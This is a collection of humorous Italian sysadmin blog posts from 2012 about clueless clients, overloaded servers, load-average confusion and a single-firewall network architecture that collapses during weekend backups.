IO - Che stanotte ha smesso di rispondere tirandomi giu' dal letto per esempio?

BOB - Hu... Stanotte ho spento il servizio, si'. Perche' domani vendiamo a prendercelo per metterlo nella nostra co-lo, volevo infatti prendere un appuntamento per ritirarlo. In che senso "tirato giu' dal letto"?

IO - Nel senso che il nostro monitor ha cominciato a suonare.

BOB - Monitor? Ma voi monitorate quel coso?

IO - Purtroppo si. Non dovremmo?

BOB - Hmmm... No. Dato che non dovrete avere nessun account sul server quindi anche se fosse non potreste fare nulla, e noi lo controlliamo gia' per conto nostro. Perche' lo monitorate anche voi?

IO - Qualche cosa mi dice che l'unica risposta che posso dare alla domanda e' "perche' siamo scemi".

Eh si'. Qualche volta si'.

Davide

02/04/2012 08:00

Rule number one

La Regola Numero Uno dice che "Un problema intermittente e la cui causa e' non specificata e' impossibile da risolvere". E questo in genere capita sempre su sistemi del capperio il di cui proprietario in genere non vuole spendere un centesimo piu' del necessario ed e' uso tenere aperto un browser 24 ore su 24 sul sito e schissare 'refresh' ogni 30 secondi per assicurarsi che il sito sia sempre ben visibile. Il che significa che quando il sito ha un hiccup lui e' al telefono prima ancora che il nostro monitor di sistema si sia reso conto che c'e' qualche cosa che non va. Lasciamo perdere che 9 volte su 10 il sito funziona benissimo.

La Regola Numero Uno dice che "I programmatori non hanno mai toccato niente, il sito non e' stato mai modificato e nessuno sa nulla". Ovviamente. Perche' senno' sarebbe troppo facile.

La Regola Numero Uno dice che "Le applicazioncine del ca\$\$o che hanno sempre funzionato cominceranno a non funzionare piu' quando il cliente invia una mail a 30.000 destinatari per promuovere i suoi nuovi servizi". Ovviamente senza informarci prima del fatto e senza tenere conto che la sua applicazioncina del ca\$\$o e' ospitata su un sito che il Commodore 64 al confronto era un supercomputer.

La Regola Numero Uno dice che "Il cliente di cui sopra comincera' a tempestare di telefonate il supporto tennico ancora prima che tale supporto tennico abbia avuto il tempo di domandarsi *che accidenti e' questo server e di chi e'*". Perche' ovviamente noi dovremmo conoscere a memoria ogni singola applicazioncina del ca\$\$o che gira su questo coso.

La Regola Numero Uno dice che "Dopo aver avviato il tcpdump, tracing, controllo statistico etc. per cercare di diagnosticare il problema sul sito, tale problema non si verifichera' piu' per le successive 19 ore". Per poi ritornare puntualmente non appena pensi che "forse era un qualche accrocchio sul routing" e morderti le chiappe a tradimento.

La Regola Numero Uno dice che "Quando, dopo ore ed ore di verifiche, becchi un IP che apre 230 SYN senza mandare piu' un pacchetto che e' uno al server e riempie completamente la tabella delle connessioni di Apache scoprirai che quell'IP appartiene al Cliente che sta facendo delle prove di funzionamento del sito". E guarda caso ha cominciato a fare le prove di funzionamento il giorno stesso che ha mandato il mailing per "verificare il carico del server".

La Regola Numero Uno dice che "Se il SysAdmin cerca di spiegare le intricazioni del tcp/ip al cliente quello liquidera' l'intera faccenda sostenendo che il sysadmin sta cercando scappatoie per non dimostrare la propria incompetenza nel risolvere il problema" e non che sta semplicemente cercando di spiegare al cliente che lo stesso cliente sta eseguendo un DDOS sul suo stesso server.

La Regola Numero Uno dice che "Applicare caching, proxy, ridurre timeout, aumentare il numero di *thread* etc. sulla suddetta applicazione servira' solo a rendere il client piu' fiducioso sul numero di 'test' contemporanei che puo' eseguire". Il che significa anche che aumenteranno il numero di casini che si verificano, soprattutto tra le 20.30 e le 4 del mattino, quando il SysAdmin vorrebbe dormire o comunque **non** pensare ai casini del suddetto cliente.

La Regola Numero Uno dice che "Dopo aver accettato (mugugnando) di disattivare il famoso test per un intero week-end, e non aver sofferto piu' nemmeno un problema per tutto il tempo, il Cliente di cui sopra insistera' comunque in un ulteriore test da condurre nottetempo (per evitare problemi con i suoi clienti ovviamente), il tutto senza informare il sysadmin della cosa". Provocando una feroce incazzatura nel suddetto sysadmin che avrebbe voluto dormirsela della grossa.

Cosa fa' l'applicazione X ?

La Regola Numero Uno dice che "Non si puo' dire al cliente di andare a fan...".

La Regola Numero Uno dice che "E' sempre colpa del sysadmin".

Davide

09/04/2012 08:00

It ain't like magic!

Avevo già spiegato come per molta gente gran parte dell'informatica e' come magia. E c'è gente che 'ci crede' a questa cosa al punto che pensa che qualsiasi cosa possa essere ottenuta semplicemente usando il giusto incantesimo. Che in genere consiste nel tirare su il telefono e dire al SysAdmin di turno "voglio questo". In alcuni (rari) casi e' anche necessario mandare una mail, soprattutto quando il sysadmin in questione e' nel mezzo di un qualche casino e non ha il tempo di risolvere il problema all'istante. Solo che, a dispetto di ciò che questa gente pensa... l'informatica NON E' come magia! Ok, loro non lo capiscono come funziona e non gliene frega niente di capirlo e questo posso anche accettarlo, non scusarlo ma accettarlo sì. Ma qualche volta gradirei che capissero che "non si può fare" non significa "sarà fatto istantaneamente se lo domandi al mio capo". Ok, ritorniamo a bomba. Abbiamo già parlato a sufficienza credo di \$noicifacciamogliaffarivostri. Adesso questo branco di rimba ha deciso di buttarsi sull'ultimissimissima *fad* internettiana: il sito *mobile*. Che in genere non vuole dire altro che una versione ridotta e rimpicciolita del sito normale. Solo che, per qualche strano motivo (digestione difficile probabilmente), il SEO del momento ha deciso che la cosa migliore sarebbe che se l'utente visita il sito con un dispositivo 'mobile' (aka: telefono o tablet) dovrebbe essere automaticamente spedito alla versione 'mobile' del sito stesso. Il che potrebbe anche non essere troppo sbagliato. Ora, io ho fatto subito presente che la cosa e' fattibile ma potrebbe avere delle conseguenze inattese, prima tra tutte che occorre fare una bella lista di tutti gli 'user agents' usati dai vari cellofoni e softwerofoni vari e **mantenere** la foxxuta lista in modo che ogni volta che esce una nuova versione di questo o quel cellofonino (aka ogni 2 giorni) la lista sia aggiornata. Avevo anche fatto presente che, data la struttura del loro sito, una volta che la redirectione e' implementata non c'è modo di tornare indietro. Cioè l'utente 'mobile' si beccerà sempre e solo la versione 'mobile' (no, non cominciate a commentare. E' così e basta). Come atteso, l'UL della situazione ha ignorato completamente i miei commenti ed ha cominciato a blaterare di "user experience" e "forward-thinking" e "customers oriented" e tante altre cagate che sospetto che non abbia la più pallida idea di cosa significano ma fanno tanto "new-management". Detto fatto, aggiungo le quattro righe di codice per fare il controllo e redirigere il tutto, poi chiudo gli occhi, mi infilo le dita nelle orecchie ed aspetto il botto... che non si fa attendere troppo. Il mattino dopo mi arriva la prima mail che cita "problemi". Quale problema? Che nella versione 'mobile' del sito apparentemente questi azzoppati hanno un bellissimo link che dice "vai alla versione normale del sito". Ma ovviamente, dato che la redirectione ignora gli URL e guarda solo l'user-agent, una volta che sei nella versione 'mobile' non ne esci più (come avevo fatto notare all'inizio). Ovviamente la cosa non e' gradita e non e' sufficiente che io "lo avessi detto". Ed ovviamente non e' che possono accettare la mia spiegazione, apparentemente questa gente pensa veramente che l'informatica sia praticamente magia (anzi peggio: stregoneria) per cui loro vorrebbero che il sistema "telepaticamente" capisse cosa vuole l'utente ed andasse sul sito giusto. Dopo una lunga e complicata spiegazione (mi e' venuto per un po' l'impulso di attribuire l'impossibilita' a fare quello che questi rintronati vogliono a forze soprannaturali o goblins...) i rintronati decidono di 'rimuovere' tutto e ritornare al funzionamento 'normale'. Almeno per un po'. Due ore dopo mi arriva una ennesima mail dal solito UL che domanda -a me- come possono replicare il funzionamento di \$notositodinews in cui, apparentemente tutto funziona come loro vorrebbero. Un rapido giro sul sito dei tizi mi dice che (1) la versione di sito mobile/immobile e' controllata da un parametro dell'applicazione, il che significa che io posso avere la versione 'mobile' su qualunque dispositivo, non solo su un dispositivo mobile e (2) apparentemente non usano un proxy o probabilmente non come lo usiamo noi, il che lascia l'applicazione libera di smandrupparsi lo User-Agent come meglio crede. E adesso aspetto che arrivi il prossimo capitolo del tormentone quando chiederanno perché noi non possiamo fare nello stesso modo. Ritengo che "e' stato un mago" non sarà una risposta accettata però'.

Davide

16/04/2012 08:00

Money for (almost) Nothing en

Forse non ve ne sarete accorti (se cosi':buon per voi) ma siamo sempre in piena crisi economica. Il che significa che un sacco di societa' e ditte varie stanno cercando di risparmiare soldi in ogni modo possibile immaginabile e qualche volta pure impossibile ed inimmaginabile. E parecchie di tali 'dittarelle' sono anche nostre clienti.

Un po' di tempo fa arrivo' fresca fresca \$noiguardiamolavostrarobba, che proponeva un servizio di *monitoring* di... qualche cosa. Puo' essere che abbia gia' parlato di sta gente. Comunque sia all'inizio l'SL della situazione si era lanciato ed aveva richiesto due server, uno dedicato come Database server ed uno come application server. Entrambi con Windows Server. Una sorta di applicazione era stata sviluppata dal programmatroto di turno e la ditta aveva cominciato a raccattare clienti.

Poi avevano scoperto che superato un certo numero di clienti due pezzi della suddetta applicazione entravano in conflitto tra di loro provocando un bel crash dell'intero sistema. La ditta che questa gente aveva contattato per sviluppare l'applicazione in questione, non avendo la piu' pallida idea di come risolvere il problema aveva suggerito di aggiungere un altro server e 'spezzare' l'applicazione sui due. Il che significa un incremento dei costi del 33% secco. Poi hanno cominciato ad avere problemi con la quantita' (per non parlare della qualita') dei dati che venivano scaricati sul database.

Ora, dire che MS SQL Server sia un database 'pesante' e' dire poco, quando poi il programmatroto di turno non si prova nemmeno a fare un minimo di analisi e decidere se la struttura dati sia ottimale o meno non ne parliamo. Se poi si cerca di scaricare dati in quasi-real-time al ritmo di ennemila transazioni al secondo si va cercare dei guai con una lente d'ingrandimento gigante. Il risultato e' stato che il sistema ha subito diversi tracolli abbastanza preoccupanti.

Per qualsiasi ditta che pretende di fornire servizi con "99% di uptime" il che non e' molto bello. Il programmatroto di turno non sapendo che pesci pigliare lamenta che sul sistema di test funziona tutto perfettamente. Qualche cosa mi fa pensare che il sistema di test ha un decimo dei dati ed un centesimo delle richieste, rendendolo praticamente inutile come sistema di test. Qualche altra cosa mi fa pensare che la 'ditta di sviluppo' e' composta dal programmatroto e dal di lui cane (il quale pero' non scrive codice purtroppo).

Dopo una serie di vari casini, l'SL della situazione ha lasciato il campo a qualcun altro (non so se la dipartita e' stata volontaria o meno). Ed un nuovo e brillante SL ha deciso che la cosa migliore era rifare il tutto daccapo. Per il rifacimento e' stata scelta una piattaforma basata su 6 server Linux con Postgre come database e JBoss come application server (??). Il software, riscritto da un programmatroto 'interno' invece che essere fatto all'esterno (non che vi sia una grande differenza in sostanza ma per qualche motivo il 'fatto fuori' sembra meglio del 'fatto dentro').

Il rifacimento viene rifacito ed i due ambienti (vecchio e nuovo) sono in funzione in parallelo. Il nuovo ambiente si rivela purtroppo stabile quanto il vecchio se non meno. Il DB server (che per qualche motivo si ritrova a fare anche da sftp server) risulta incriccato con un load average di circa 8. Dopo un po' di tira e molla SL consente all'aggiunta di una extra CPU alla macchina. Poi ci sono un po' di casini con uno degli elementi che pare crashare con regolarita' inquietante sempre alle 3 del mattino, con grande felicita' del pinguino in 'standby' che viene svegliato regolarmente. Per risolvere la situazione viene decisa l'installazione di una seconda istanza di JBoss sulla stessa macchina perche' pare che quell'applicazione non possa funzionare nella stessa istanza con un'altra applicazione (???). Poi ci sono problemi con un'altra applicazione (su un'altra macchina) che per riavviarla richiede un reboot dell'intero server (!???).

Al tutto si aggiunge una ennesima applicazione che gira su TomCat (per la serie "non abbiamo abbastanza

Cosa fa' l'applicazione X ?

problemi"), ed una ridda di rewrite e redirect che per mantenerle ci vuole la pazienza di Giobbe.

Nel frattempo le release e sottorelease si susseguono ed ovviamente ogni volta e' un casino perche' si tratta di fare rilasci su 'n' sistemi in parallelo ognuno con le sue idiosincrasie (non puoi avviare l'applicazione A sul server 1 in concorrenza con l'applicazione B sul server 2 altrimenti tirano giu' il database che manda in coma l'applicazione C sul server 3...) ed operazioni "speciali" (prima di fermare l'applicazione A sul server 3 bisogna mettere la pagina di manutenzione sul server 4...) ovviamente ogni rilascio richiede un'ora e passa ed e' un miracolo se non si verifica nessun problema (il programmatroto tende a dimenticarsi i pezzi nelle query SQL per l'aggiornamento del database).

Poi veniamo informati che SL ed UL (che apparentemente sono l'intero IT) vogliono assumere un ruolo piu' "attivo" nella gestione della cosa per cui vogliono i diritti di eseguire rilasci e modifiche. Ovviamente questo fa' scattare una immediata uscita dei server incriminati dal monitoraggio 24x7 il che ha provocato non poche discussioni ovviamente.

Adesso siamo arrivati alla fase di 'transizione' tra il sistema vecchio e quello nuovo, non c'e' bisogno di dire che non appena il carico di lavoro ha cominciato a passare sul server Postgre, il load average a superato la soglia di guardia. Finalmente, dopo uno straziante tira-e-molla, SL ha acconsentito all'aggiunta di UNA cpu extra sul server (3 CPU... ma quando mai?) il che ha riportato il carico sui livelli di guardia ma non eccessivi. Poi oggi e' arrivata la novella che i server Windows verranno dismessi a fine settimana e tutto il carico passera' sui nuovi server. Dato che oramai quella roba e' solo in locazione (noi facciamo a malapena i normali updates dell'OS) non e' che la cosa mi preoccupi molto. Comunque per pura formalita' vado ad informarmi della cosa.

IO - ...quindi mi chiedevo come gestirsi il supporto dei server.

DB - Mah, l'unico supporto che forniamo adesso e' quello base dell'hardware e dell'OS.

IO - Appunto. Non facciamo nemmeno piu' i backup perche' se ci proviamo il database diventa talmente lento che l'intera cosa si siede per terra.

DB - Si appunto... ma tanto il contratto e' stato modificato.

IO - E se ci sono problemi?

DB - Sono problemi loro. D'altra parte non mi aspetto che rimangano in funzione per molto.

IO - (drizzando le orecchie) Come?

DB - Mah sai... prima hanno cominciato a perdere clienti, poi hanno cominciato a perdere dipendenti che non sono stati sostituiti... adesso stanno cercando di tagliare i costi...

IO - Piu' tagliati di cosi'...

DB - Appunto. Quindi non mi aspetto che rimangano in vita molto a lungo.

Per la serie "avevano tante ambizioni". Ma la cosa che mi lascia un pelo perplesso e': se fossero partiti con una analisi coerente fin dall'inizio, sarebbe andata diversamente?

Davide

23/04/2012 08:00

Incompetechnic

Ci sono persone che riescono a parlare di roba che non capiscono in maniera tale che sembrano degli esperti, almeno ai non-esperti. Ci sono anche persone che riescono a parlare di roba che capiscono e conoscono in maniera tale che sembrano dei completi interdetti, agli esperti ed ai non esperti. E ci sono poi persone che non capiscono e non conoscono un argomento ma si intestardiscono a riempirsi la testa di articoli e nozioni e cercano poi di riversare le loro idee su persone che capiscono e conoscono l'argomento. Il risultato e' prevedibile.

Il grosso problema e' che se non si conosce o capisce un argomento e' molto difficile distinguere tra un articolo che e' una pila di cazzate ed un articolo serio. Soprattutto quando chi legge si e' gia' fatto una idea di cosa dovrebbe esserci scritto ed invece di leggere quello che c'e' scritto lo interpreta liberamente. Di solito (non so bene perche') quelli che cascano in questa categoria sono UL ed SL vari.

Ok, fine del preambolo. Ritorniamo a parlare di \$noiguardiamolavostrarobba di cui ho gia' detto precedentemente. L'SL superstite (nel senso che e' l'unico rimasto in forze) e' impegnato a cercare di rimanere a galla e cacciare via i piranha che si aggirano. Per fare cio' sta cercando di spremere tutta la potenza che puo' dalla webapplicascion che costituisce l'unica sua fonte di guadagno. Il che e' cosa buona e giusta se non fosse che l'applicascion e' stata scritta da un programmatroto che non ha mai letto nessun manuale di programmazione. Una delle prime cose che io mi ricordo dei miei studi di programmazione di rete sono le seguenti regolette:

1. La rete e' fallibile - fallira' quando meno te lo aspetti o piu' ti serve. Regolati di conseguenza
2. Le risorse (memoria, processore, disco) non sono infinite, usale con parsimonia e rilasciale quando non ti servono
3. La rete e' lenta. Non provare a fare cose in 'real time' perche' non funziona.

Che, lette cosi', sembrano estremamente logiche. Ma andate a dirlo ad un moderno programmatroto 'agile', 'flexible' e robe cosi' o al di lui capo e vi guardera' come un marziano.

Il risultato e' che l'applicascion assume che a) ogni connessione vada a termine in 0 nanosecondi b) si puo' allocare un infinita quantita' di memoria, disco e connessioni di rete e c) non c'e' bisogno di fare nessun controllo che le connessioni siano terminate correttamente. Il che assicura una marea di problemi. Come il fatto che una certa parte dell'applicascion deve essere riavviata giornalmente o crasha miserabilmente (di solito tra le 2 e le 3 del mattino) per out of memory.

Il rifacimento dell'intera webapplicascion dovrebbe anche risolvere certi "problemi di allocazione delle risorse". Ed in effetti una parte dei problemi vengono ridotti. Solo che SL comincia a prendere un'interesse quasi morboso nella "ottimizzazione" delle risorse. In particolare si mette a guardare cose di cui non capisce un tubo. Per esempio, dato che il suo sistema e' basato su un 'server' che riceve connessioni ed inserisce i dati in un database, diventa quasi nevristenico al pensiero che il database "rimanga indietro".

Arriva pertanto una prima mail che domanda come si puo' "ottimizzare" il database. La mia risposta e' che non sapendo un tubo di come il database sia utilizzato dall'applicazione e' impossibile dare indicazioni precise. Ma dato che ho capito che questi pisquani cercano di infilare i dati il piu' in fretta possibile, a parer mio l'uso di un database -server- SQL sia una boiata e sarebbe molto meglio usare un database file-based o nessun database e poi riprocessare i dati off-line per poter analizzare le informazioni con comodo. Devo supporre che questo suggerimento sia entrato da un orecchio ed uscito dall'altro senza minimamente disturbare una delle migliaia di cellule cerebrali all'interno del cranio perche' un paio di ore dopo mi e' arrivata una seconda mail (quotando in toto la mia precedente) con un paio di link ad articoli di 'ottimizzazione' dei database scritti dai soliti noti di

Cosa fa' l'applicazione X ?

interdet e riportanti suggerimenti tanto innoqui quanto inutili. Okkido' mister, NMP!

Ovviamente le 'ottimizzazioni' non hanno alcun risultato ma se non altro SL e' contento ed ha esaurito le sue ore di assistenza gratuita per questo mese quindi mi rilasso fino al mese prossimo. E dato che hanno deciso che i rilasci li vogliono fare da soli non mi preoccupo nemmeno piu' di quando le loro applicasion si incartano.

Poi arriva il momento in cui l'SL vede il grafico del 'load average' del suo server e si spaventa a vedere un L.A. tra 4 e 5. Ora, premetto che un L.A. di 5 con una macchina biprocessore potrebbe anche essere considerato 'alto', ma io ho visto macchine monoprocessore con un load average di 20 andare avanti tranquille per dei mesi, quindi non e' che mi preoccupo moltissimo. Soprattutto dato che sto coso va' a "raffiche", ogni tanto si becca la raffica di connessioni e fa qualche cosa ma per il resto del tempo sta li' a girarsi i pollici. Ma spiegarlo all'SL della situazione e' praticamente impossibile.

Comunque sia, soppesando il costo di aggiungere una cpu al sistema (50 euro) ed il costo di continuare a fare il pieno al Volvo StascionUagon per un altro paio di giorni decide di rischiare e mettere la CPU. Mi ritrovo cosi' a vedere un server con 3 cpu (!). Vabbe'...

Tuttavia il capitale investimento non ha gli effetti che l'SL sperava. In particolare il load average rimane piu' o meno lo stesso. Percui mi becco l'odierna telefonata.

SL - Ma io mi chiedevo, le CPU che abbiamo aggiunto sono dualcore?

IO - E' una macchina virtuale quindi LA cpu che abbiamo aggiunto e' UNA cpu e basta, non essitono dual core.

SL - Ma se io guardo la descrizione della cpu in cosiliproc...

IO - Quello e' come la cpu si presenta al sistema ed il sistema riporta quello che vede e basta, ma e' UNA cpu e basta.

SL - Ma se e' dual core allora...

IO - E' una macchina virtuale, l'hardware virtuale puo' avere qualsiasi nome e non significa nulla. La Cpu e' UNA cpu e basta.

SL - Perche' se io guardo il load average allora devo dividerlo per 6 o per 12?

IO - ??? Che ? Il load average che c'entra adesso?

SL - Perche' io stavo leggendo questo articolo che...

Mi faccio mandare link del famoso articolo che risulta essere una roba che sembra messa insieme da un laureando in storia dell'architettura che ha incespicato su una rivista di informatica mentre broccolava studentesse nei pressi dell'aula magna, l'unica cosa giusta che dice e' una descrizione di che cosa il load average indica (cosa che puo' essere estratta da qualunque 'howto' o 'readme' sulla rete) ma a parte questo nada. Soprattutto fornisce indicazioni sul 'quanto' dovrebbe essere il load average che non hanno alcun senso. Dopo aver madonnato contro chi scrive articoli del genere e chi li legge senza capirli mi preparo a spiegare le cose all'SL.

SL - Quindi devo dividere il load per 6?

IO - Il load puoi dividerlo per quanto ti pare ma ci sono sempre e solo 3 cpu in quel coso. Ed il load non significa niente da solo. Il load e' solamente una indicazione di quanti processi concorrenti vengono eseguiti, non ti dice cosa quei processi stanno facendo. Non puoi fare ottimizzazione di un sistema guardando solo un elemento del sistema.

SL - Perche' io vedo che il database non resta indietro...

IO - E perche' dovrebbe restare indietro?

SL - Perche' il server e' troppo carico...

IO - Un load di 5 su un server, anche se avesse un solo processore non significa niente. Soprattutto dato che

Cosa fa' l'applicazione X ?

quello e' l'average di 5 minuti. Come ho gia' detto, non si possono fare ottimizzazioni guardando un solo parametro.

SL - Ma quell'articolo...

IO - Oltre a leggere l'articolo sarebbe bene anche leggere i commenti, soprattutto gli ultimi che lo tagliano a fettine con ottimi argomenti tecnici.

SL - Ma io non sono un tecnico

E questo lo avevamo capito tutti

SL - Ed e' per questo che domando a voi.

IO - Ed io ho risposto: il load average non significa nulla se non viene guardato insieme ad altri parametri. In questo caso quella macchina non si puo' considerare 'carica'.

SL - Quindi voi non consigliate di aggiungere processori?

IO - Al momento no. Ovviamente solo voi sapete cosa volete farci con questa macchina, se sia il caso di aggiungere processori adesso o aspettare.

Dopo un lungo tira-e-molla con SL che mi recita parti dell'articolo ed io che gli ri-spiego daccapo la faccenda, SL si convince che puo' aspettare ancora un po' e si rimette tranquillo. Ora, io lo so gia' che la settimana prossima ricomincera' a farsi venire le paturne quando comincera' a pensare allo spazio libero sui dischi. Lasciamo perdere che lo spazio libero e' lo stesso dall'inizio dell'anno. Certa gente proprio non dovrebbe occuparsi di problemi tecnici. Manco un po'.

Davide

30/04/2012 08:00

To cure is always better than prevent

Siamo a parlare di architettura. No, non il tipo di architettura che specifica come costruire un palazzo in modo che vinca premi su premi anche se sembra vomitato dagli alieni e nessuno vuole viverci anche solo vicino, si tratta di architettura di sistema ovviamente.

Taaaaaanto tempo fa quando ero giovane, imbecille e con tanti capelli (adesso sono solo imbecille), la regola aurea insegnata e ripetuta era: sedetevi con una penna ed un foglio di carta e fate funzionare il cervello: cercate di immaginarvi cosa puo' andare male e scegliete una architettura che a) risolva i vostri problemi e b) eviti di schiantarsi miserandamente quando una o piu' di quelle cose brutte e cattive succedono. Questo tipo di *modus operandi* ha portato a cose come il protocollo TCP/IP, SCSI et similia. Poi e' successo qualche cosa, credo che la "vecchia" generazione di ingegneri, quelli che si ingegneravano, sia andata in pensione ed una nuova generazione, ammalata dalla tecnologia, l'abbia sostituita. Questi ultimi hanno probabilmente pensato: "fuckoff pensare e' difficile ed e' noioso, le penne e la carta sono superate, la nostra tecnologia e' invincibile, se ci sono problemi basta buttarci piu' risorse per risolverli". Il risultato di questo metodo di pensiero sono cose come il sistema ferroviario/autostradale (sempre prossimi al collasso e perennemente in fase di ristrutturazione).

Ovviamente io non mi occupo dell'architettura in grande stile, al massimo posso addocchiare l'architettura della nostra di rete e di solito l'effetto che mi fa e' di farmi produrre un suono tipo "Mehooooowwwwww...." con facepalm incorporato. Per esempio, per qualche strano motivo tutte le macchine sono dotate di un IP pubblico (anche quelle che non hanno nessun motivo di averlo perche' non dovrebbero MAI essere disponibili su interdet, tipo database server). Per qualche altro strano motivo tuttavia, tutte le macchine hanno come unico gateway UN firewall. Uno solo. Ok, e' ridondato (nel senso che c'e' una seconda macchina che sarebbe li' pronta a sostituirla nel caso di un patatrac) me e' un solo firewall, non c'e' load balancer. Il che significa anche che, avendo certi servizi unici, lo scambio da 'attivo' a 'passivo' e' solo manuale (no, non cominciate a commentare, e' cosi' e basta. Non l'ho fatto io il sistema). Ovviamente, grazie al principio del "basta buttare risorse al problema", nessuno ha mai pensato di fare una mini-analisi di quanto e' il carico massimo che e' possibile attaccare a questo famoso e solitario firewall prima che se ne vada in coma profondo, l'ipotesi era (probabilmente) che "quando ci arriveremo butteremo li' un firewall piu' grosso". Bhe', quel giorno e' oggi.

Sono le 2 del mattino di domenica, quando il famosissimo e famigerato *pager* si mette a suonare segnalandomi che 280 servers sono improvvisamente in coma. Io balzo fuori dal letto accendo il lapdog e cerco di capire che accidenti sta succedendo. Un rapido controllo mi dice che il firewall non accetta piu' connessioni. Subdorando problemi di capacita' mi collego al secondario, balzo sullo switch e faccio un rapido controllo. Yep! Il foxxuto backup e' in pieno svolgimento e questo semplicemente sta sovraccaricando la capacita' del firewall.

Un altro rapido controllo mi dice anche che se lo lascio cosi' ci sono ben poche possibilita' che il backup vada a termine prima delle 8 del mattino. Quindi rapida decisione: ammazzo il backup. Dopo un giro di *kill* che neanche un'assassino professionista se lo sogna il firewall ripiglia un pelo di energia e le cose cominciano a rimettersi in sesto. I problemi adesso sono che 1) diversi servers avranno cominciato a notificare i vari SL/UL che sono stati 'down' per un certo periodo di tempo (quale migliore sistema di notificare il proprio proprietario che si e' morti se non mandare una mail? No, non rispondete), 2) alcuni di questi cosi hanno dischi in condivisione su altri sistemi e con molta probabilita quei dischi sono adesso off-line 3) la settimana prossima succedera' esattamente la stessa identica cosa. Il che ci lascia due scelte: "buttare altre risorse" al problema o cambiare drasticamente la struttura dell'intero sistema.

Dopo aver risolto il punto 2) sopra (dato che non posso fare un tubo riguardo 1) e 3)) ed aver scritto il rapportino di "incidente" e marcato le mie ore extra me ne torno a letto. Al lunedì' ovviamente siamo tutto a

Cosa fa' l'applicazione X ?

consulto con il grande capo. Il guaio e' che non pare voler capire che il problema non e' a "one time freaky thing" ma e' strutturale.

DB - Quindi il problema e' risolto.

IO - Ma risolto un ca\$\$o! Il problema e' che il firewall ha raggiunto la sua capacita' di carico massima e basta un minimo di sollecitazione per portarlo al collasso. Come avevo detto quando mi venne presentata la situazione piu' di un anno fa. E' solo questione di tempo.

DB - Ma adesso funziona tutto no?

IO - E continuera' a funzionare se non succede niente fino a domenica, quando si inchiodera' di nuovo tutto nel momento in cui il backup inizia a girare.

DB - (*guardando P*) Non possiamo far girare il backup in un'orario diverso?

P - Hummm... si credo sia possibile magari anticipandolo di mezz'ora...

IO - Cosi' anticipi o posticipi solo il momento in cui il firewall entra in crisi. Il punto e' che abbiamo troppi sistemi attaccati dietro a quel firewall che non dovrebbe nemmeno essere li' per prima cosa.

P - Ma ci serve un firewall!

IO - E su questo siamo anche d'accordo. Ma il 90% delle macchine dietro a quel firewall sono Linux ed hanno gia' un indirizzo IP pubblico: mettiamo un firewall sulla singola macchina ed evitiamo di far passare tutte le connessioni da un unico collo di bottiglia. In questo modo riduciamo il carico del firewall del 90% in un botto solo. Lasciamo le macchine Windows sul firewall (dato che non mi fido di quel coso di windows manco un po'). E magari si potrebbe pensare a come implementare un Out-of-band network per il backup e la manutenzione.

(*P e DB si guardano stralunati come a dire "ma che sta a di' questo?"*) P - No guarda, tu non hai idea di come e' strutturata la rete...

IO - Il che e' possibilissimo dato che qui si attua una decisa separazione delle competenze, ma da quello che posso vedere spostare l'ora di esecuzione del backup non risolvera' il problema. Il problema non e' il backup o la capacita' del firewall, il problema e' che la rete e' strutturata con troppi colli di bottiglia e troppi single-point-of-failure. C'e' un firewall dietro al quale c'e' uno switch dietro al quale ci sono 'n' servers. Il che significa che abbiamo due colli di bottiglia e due single-point-of-failure. I server virtuali girano su un host, altro collo di bottiglia e single-point-of-failure, ed i loro dischi sono volumi logici su un SAN che e' collegato tramite un altro switch. Se uno di questi elementi ha un problema, come e' gia' capitato con quel disco sifulo sul SAN, l'intero sistema ne risente.

P - Ma il sistema e' stato progettato in modo da richiedere il minimo di manutenzione!

IO - E allora spiegami come mai sto accumulando ore extra di recupero per allarmi ad orari assurdi. O forse per te "minimo di manutenzione" significa che puoi impostare una cosa in 2 minuti e poi perdere 40 ore alla settimana, tutte le settimane, per tenerla in piedi? Io preferisco metterci 40 ore per impostare qualche cosa e poi dimenticarmela perche' sta in piedi da sola.

DB - Vabbe', questi sono punti di vista (*me pensa: e gia'...*) in ogni caso non possiamo di certo metterci adesso a rifare tutto l'architettura (*me pensa: senno dovresti ammettere che quello precedente era una chiavica?*), quindi dobbiamo trovare una soluzione al problema. Io direi di sostituire il firewall. Mettiamone uno piu' potente e prestante con una maggiore capacita' e finita li'.

IO - Guarda che se aumenti semplicemente la capacita' finisci per ritrovarti con lo stesso identico problema ma aumentato del fatto che hai molte piu' macchine/collo di bottiglia che vengono affette quando il sistema crolla.

DB - E piantiamola li'.

E cosi' comincia l'odissea di 'sostituire il firewall' che regge l'intera baracca.

Ovviamente la mia idea di installare il nuovo firewall come secondario di quello esistente e poi fare un fallback in modo che il nuovo diventi primario e poter (eventualmente) ritornare a quello vecchio se qualche cosa non funziona e' stata cassata immediatamente da P che preferisce "soluzioni pratiche", aka: sostituire di botto **entrambi** i firewall in un colpo solo.

Cosa fa' l'applicazione X ?

Il che si e' tramutato in una all-night alla colo per sincronizzare il duo. Il giorno dopo P ha scoperto sulla sua pelle che la nuova versione di SSH installata su questo firewall manda in coma il firmware dello switch primario dietro al firewall stesso. Che gioia.

Davide

07/05/2012 08:00

To upgrade or to not upgrade... en

Di tanto in tanto penso che sono io che ho qualche problema, non e' che e' il resto del pianeta che ha infilato la testa nel didietro. Ma andiamo con ordine.

Tanto tempo fa, in una galassia lontana lontana, una ditta di rimbamba si e' messa in testa di gestire il suo sito interdet personale. Il che non e' che sia una gran cosa. Il sysadmin della ditta (che probabilmente non era una cattiva persona) ha deciso di prendere un server (fisico) ed installarci sopra una qualche versione di Linux. Tutto bene, se non che la versione prescelta e' una qualche versione di Debian. Poi il sysadmin e' migrato verso altri lidi ed i vari 'rimpiazzi' hanno deciso che "finche' funziona lascialo funzionare".

Che non e' che sia una politica sbagliata eh! Anzi, tutt'altro. Solo che, passano gli anni ed il server rimane sempre li', sempre con la sua versione di Debian funzionante. Finche', un bel giorno, il supporto sull'hardware non finisce.

E quel giorno, ci si rende anche conto che quasi tutto il software installato e' indietro di una caterva di versioni. Scatta il panico.

Dopo un po' di casini si scova finalmente un 'responsabile' del sito in una qualche ditta che si e' ritrovata ad acquistare tutto l'ambaradan dalla ditta precedente (che si e' dissolta nel nulla nel corso delle varie crisi economiche) per cui si domanda che si dovrebbe fare di questo arnese.

